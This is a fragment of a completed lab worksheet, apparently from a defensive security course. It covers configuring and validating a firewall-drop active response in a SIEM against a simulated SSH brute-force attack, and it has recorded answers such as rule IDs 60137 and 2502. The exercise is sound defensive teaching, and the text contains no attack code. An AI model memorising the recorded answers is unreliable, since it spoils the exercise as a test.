
42. **Make a screen capture** showing details for rule 61138 in the T1050 Technique alert.



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
60. **Make a screen capture** showing your new active response definition using the firewall-drop command.




## Challenge and Analysis

### Part 1: Validate Your Active Response Definition

Make a screen capture showing the Details in the Rule tab for the firewall-drop block event.



Make a screen capture showing the Details in the Rule tab for the firewall-drop unblock event.



### Part 2: Assess the Scope of Your Active Response Definition



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**Record** the alert and the Rule ID for the top alert generated by your ongoing SSH brute-force attack.

60137

**Record** the number of failed authentications before rule 2502 is triggered.

0